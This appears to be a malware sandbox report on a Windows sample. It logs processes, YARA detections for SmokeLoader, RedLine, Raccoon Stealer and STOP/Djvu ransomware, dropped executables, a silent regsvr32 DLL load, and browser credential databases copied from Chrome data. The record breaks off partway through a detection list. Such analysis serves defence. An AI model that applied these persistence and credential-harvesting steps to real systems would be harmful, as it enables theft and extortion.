2022-10-03 15:35:32 UTC	0	IN	HTTP/1.1 429 Too Many Requests Date: Mon, 03 Oct 2022 15:35:32 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=... Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, PATCH, DELETE Access-Control-Allow-Headers: X-Accept-Charset,X-Accept,Content-Type Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-10-03 15:35:32 UTC	0	IN	Data Raw: 32 32 61 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 63 6c 61 73 73 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 22 3e 0a 09 09 09 09 4c 69 6d 69 74 20 6f 66 20 72 65 74 75 72 6e 65 64 20 6f 62 6a 65 63 74 73 20 68 61 73 20 62 65 65 6e 20 72 65 61 63 68 65 64 2e 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 62 79 20 65 6d 61 69 6c 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 68 65 6c 70 40 32 69 70 2e 6d 65 3f 73 75 62 6a 65 63 74 3d 32 69 70 2e 6d 65 22 3e 68 65 6c 70 40 32 69 70 2e 6d 65 3c 2f 61 3e 2e 20 3c 62 72 3e 3c 62 72 3e 20 d0 Data Ascii: 22a<link rel="stylesheet" href="classes/style.css" type="text/css" /> Limit of returned objects has been reached. For more information please contact by email help@2ip.me.

Statistics

Behavior



System Behavior

Analysis Process: file.exe PID: 5572, Parent PID: 3320

General

Target ID:	0
Start time:	17:33:54
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	150016 bytes
MD5 hash:	417429FD2A6EFC7F87C32696C8545146
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000002.327806138.0000000000719000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.327538196.00000000005F0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000000.00000002.327538196.00000000005F0000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000002.327509086.00000000005E0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000003.244640816.00000000005F0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.328002456.00000000021E1000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000000.00000002.328002456.00000000021E1000.00000004.10000000.00040000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: explorer.exe PID: 3320, Parent PID: 5572

General

Target ID:	1
Start time:	17:34:02
Start date:	03/10/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff75ed40000

File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000000.307013938.00000000023E1000.00000020.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000001.00000000.307013938.00000000023E1000.00000020.80000000.00040000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sfrvjvv	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	23E210E	CopyFileW
C:\Users\user\AppData\Roaming\sfrvjvv\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	23E210E	CopyFileW
C:\Users\user\AppData\Roaming\wjsucgc	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	23E268D	CreateFileW
C:\Users\user~1\AppData\Local\Temp\FED8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	23E2B6E	GetTempFileNameW
C:\Users\user~1\AppData\Local\Temp\FED8.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	23E2C32	CreateFileW
C:\Users\user~1\AppData\Local\Temp\253.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	23E2B6E	GetTempFileNameW
C:\Users\user~1\AppData\Local\Temp\253.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	23E2C32	CreateFileW
C:\Users\user~1\AppData\Local\Temp\959.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	23E2B6E	GetTempFileNameW
C:\Users\user~1\AppData\Local\Temp\959.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	23E2C32	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\file.exe	success or wait	1	23E211F	DeleteFileW
C:\Users\user\AppData\Roaming\sfrvjvv:Zone.Identifier	success or wait	1	23E216A	DeleteFileW
C:\Users\user\AppData\Local\Temp\FED8.tmp	success or wait	1	23E2B77	DeleteFileW
C:\Users\user\AppData\Local\Temp\253.tmp	success or wait	1	23E2B77	DeleteFileW
C:\Users\user\AppData\Local\Temp\959.tmp	success or wait	1	23E2B77	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sfrvjvv	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 7d 9f fd 1c fd fd fd 1c fd fd fd 1c fd fd fd 4e 31 fd fd 1c fd fd fd 4e 27 16 1c fd fd fd fd fd fd fd 1c fd fd fd 1c fd fd 44 1c fd fd fd 4e 20 fd fd 1c fd fd fd 4e 30 fd fd 1c fd fd fd 4e 35 fd fd 1c fd fd 52 69 63 68 fd 1c fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5a 6d fd 60 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 09 00 00 fd 00 00 00 38 17 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$}N1N'DN N0N5RichPELZm`8	success or wait	2	23E210E	CopyFileW
C:\Users\user\AppData\Roaming\sfrvjvv:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	23E210E	CopyFileW
C:\Users\user\AppData\Roaming\wjsucgc	0	248887	fd fd fd 79 fd 50 26 fd 5a 0c fd fd 2a 21 fd fd 12 fd 0a 57 69 50 fd fd 41 67 06 fd fd 13 fd 0d fd fd 74 18 fd 44 63 fd fd fd 4b 2e 16 fd 71 1a fd 53 1a fd 19 11 fd fd 01 fd 32 4c 04 fd 2a fd fd fd fd 81 3b fd 60 48 79 13 fd fd fd 00 fd fd 03 48 fd fd fd 42 fd fd fd fd 73 fd fd a1 fd 5a fd 04 0f fd 76 fd fd fd fd fd fd 71 3c fd 10 fd 43 fd fd fd fd 39 4d 33 fd fd fd fd fd fd 2e 49 9d 35 fd 56 fd 68 7b 43 60 51 fd fd fd fd 39 49 fd fd fd fd fd fd 79 fd fd fd 1f fd fd 48 43 fd 88 fd 01 fd 16 fd 11 fd fd fd 31 7c fd 15 74 8a 1e fd 42 fd 40 46 fd 04 fd 28 fd fd fd fd 12 19 fd fd 89 fd 7e 03 2e fd 41 fd fd 75 fd 30 12 fd 4d fd fd 3d fd fd fd fd fd fd 5a 7b fd fd fd fd fd fd fd 0d 7b fd 40 36 50 fd 06 66 4a fd 58 08 fd fd 19 2b	yP&Z*!WiPAgtDcK.qS2L;`HyHBsZvq<C9M3.I5Vh{C`Q9IyHC1|tB@F(~.Au0M=Z{{@6PfJX+	success or wait	1	23E26EE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FED8.dll	0	1323008	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	23E2C58	WriteFile
C:\Users\user\AppData\Local\Temp\253.exe	0	679936	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 7d 9f fd 1c fd fd fd 1c fd fd fd 1c fd fd fd 4e 31 fd fd 1c fd fd fd 4e 27 16 1c fd fd fd fd fd fd fd 1c fd fd fd 1c fd fd 44 1c fd fd fd 4e 20 fd fd 1c fd fd fd 4e 30 fd fd 1c fd fd fd 4e 35 fd fd 1c fd fd 52 69 63 68 fd 1c fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 39 fd 10 61 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 09 00 00 fd 00 00 00 52 1f 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$}N1N'DN N0N5RichPEL9aR	success or wait	1	23E2C58	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\959.exe	0	2624689	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 10 00 40 fd 3a 63 00 78 16 00 0a 5b 00 00 fd 00 07 01 0b 01 02 1e 00 66 0c 00 00 fd 12 00 00 10 00 00 fd 14 00 00 00 10 00 00 00 fd 0c 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 30 17 00 00 04 00 00 fd 23 28 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL@:cx[f@0#(	success or wait	1	23E2C58	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wjsucgc	unknown	248887	success or wait	1	23E35A7	ReadFile

Analysis Process: sfrvjvv PID: **5148**, Parent PID: **1100**

General

Target ID:	11
Start time:	17:34:52
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Roaming\sfrvjvv
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\sfrvjvv
Imagebase:	0x400000
File size:	150016 bytes
MD5 hash:	417429FD2A6EFC7F87C32696C8545146
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.472600397.0000000000640000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 0000000B.00000002.472600397.0000000000640000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000B.00000002.473007456.0000000000678000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 0000000B.00000002.472415838.00000000005A0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.473353545.0000000000871000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 0000000B.00000002.473353545.0000000000871000.00000004.10000000.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000003.459694158.00000000005C0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: regsvr32.exe PID: **5152**, Parent PID: **3320**

General	
Target ID:	12
Start time:	17:34:52
Start date:	03/10/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 /s C:\Users\user~1\AppData\Local\Temp\FED8.dll
Imagebase:	0x7ff73c8f0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FED8.dll	unknown	64	success or wait	1	7FF73C8F10E3	ReadFile
C:\Users\user\AppData\Local\Temp\FED8.dll	unknown	264	success or wait	1	7FF73C8F1125	ReadFile

Analysis Process: regsvr32.exe PID: **1196**, Parent PID: **5152**

General	
Target ID:	13
Start time:	17:34:52
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	/s C:\Users\user~1\AppData\Local\Temp\FED8.dll
Imagebase:	0x340000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000000D.00000002.452217293.0000000005090000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: 253.exe PID: **1692**, Parent PID: **3320**

General	
Target ID:	14
Start time:	17:34:53
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\253.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user~1\AppData\Local\Temp\253.exe
Imagebase:	0x400000
File size:	679936 bytes
MD5 hash:	D8A18175CDDDF3915358213914DC8EB9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000E.00000002.448264858.00000000022E3000.00000040.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000E.00000002.450132397.00000000023D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000E.00000002.450132397.00000000023D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: 959.exe PID: **416**, Parent PID: **3320**

General

Target ID:	15
Start time:	17:34:55
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\959.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user~1\AppData\Local\Temp\959.exe
Imagebase:	0x400000
File size:	2624689 bytes
MD5 hash:	130142D90FF770C5628ABCC833585D0B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 0000000F.00000002.427521225.000000000076E000.00000004.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 0000000F.00000003.417147539.0000000000800000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	1	1	31	1	success or wait	1	442DB6	fwrite
\Device\ConDrv	10	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	442DB6	fwrite
unknown	unknown	1			invalid handle	1	442DB6	fwrite

Analysis Process: conhost.exe PID: **1156**, Parent PID: **416**

General

Target ID:	16
Start time:	17:34:56
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6edaf0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: **1364**, Parent PID: **3320**

General

Target ID:	17
Start time:	17:34:56
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x30000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000011.00000000.373415476.0000000002C70000.00000040.80000000.00040000.00000000.sdmp, Author: unknown

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\144C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	2C03279	GetTempFileNameW
C:\Users\user~1\AppData\Local\Temp\144C.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2C0328B	CopyFileW
C:\Users\user~1\AppData\Local\Temp\5A6F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	2C035A4	GetTempFileNameW
C:\Users\user~1\AppData\Local\Temp\5A6F.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2C035B6	CopyFileW
C:\Users\user~1\AppData\Local\Temp\64FF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	2C03A8A	GetTempFileNameW
C:\Users\user~1\AppData\Local\Temp\64FF.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2C03A9D	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\144C.tmp	success or wait	1	2C03280	DeleteFileW
C:\Users\user\AppData\Local\Temp\144C.tmp	success or wait	1	2C03512	DeleteFileW
C:\Users\user\AppData\Local\Temp\5A6F.tmp	success or wait	1	2C035AB	DeleteFileW
C:\Users\user\AppData\Local\Temp\5A6F.tmp	success or wait	1	2C03A2A	DeleteFileW
C:\Users\user\AppData\Local\Temp\64FF.tmp	success or wait	1	2C03A91	DeleteFileW
C:\Users\user\AppData\Local\Temp\64FF.tmp	success or wait	1	2C03C01	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\144C.tmp	0	49152	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 17 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 5b 35 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .[5	success or wait	1	2C0328B	CopyFileW
C:\Users\user\AppData\Local\Temp\5A6F.tmp	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 0a 00 00 00 07 00 00 00 05 00 00 00 02 00 00 00 13 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 2e 5b 35 0d 0a fd 00 04 09 fd 00 0f 67 0f fd 0d 24 09 fd 09 fd 09 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .[5g$	success or wait	1	2C035B6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\64FF.tmp	0	94208	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 2d 00 00 00 00 00 00 00 00 00 00 00 3d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 5b 35 05 00 00 00 05 07 fd 00 00 00 00 2a 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ -=.[5*	success or wait	1	2C03A9D	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	61113	success or wait	3	2C01E44	ReadFile
C:\Users\user\AppData\Local\Temp\144C.tmp	0	100	success or wait	6	2C0A2EF	ReadFile
C:\Users\user\AppData\Local\Temp\5A6F.tmp	0	100	success or wait	4	2C0A2EF	ReadFile
C:\Users\user\AppData\Local\Temp\64FF.tmp	0	100	success or wait	10	2C0A2EF	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\9e1d0d86	success or wait	1	2C048DB	RegCreateKeyExW

Analysis Process: 253.exe PID: 4188, Parent PID: 1692

General

Target ID:	18
Start time:	17:34:59
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\253.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user~1\AppData\Local\Temp\253.exe
Imagebase:	0x400000
File size:	679936 bytes
MD5 hash:	D8A18175CDDDF3915358213914DC8EB9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000000.381594239.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000012.00000000.420031906.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000012.00000000.420031906.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000012.00000000.420031906.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000000.420031906.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000012.00000000.430997531.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000012.00000000.430997531.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000012.00000000.430997531.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000000.430997531.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000012.00000002.451482759.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000012.00000002.451482759.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000012.00000002.451482759.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000012.00000002.451482759.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, 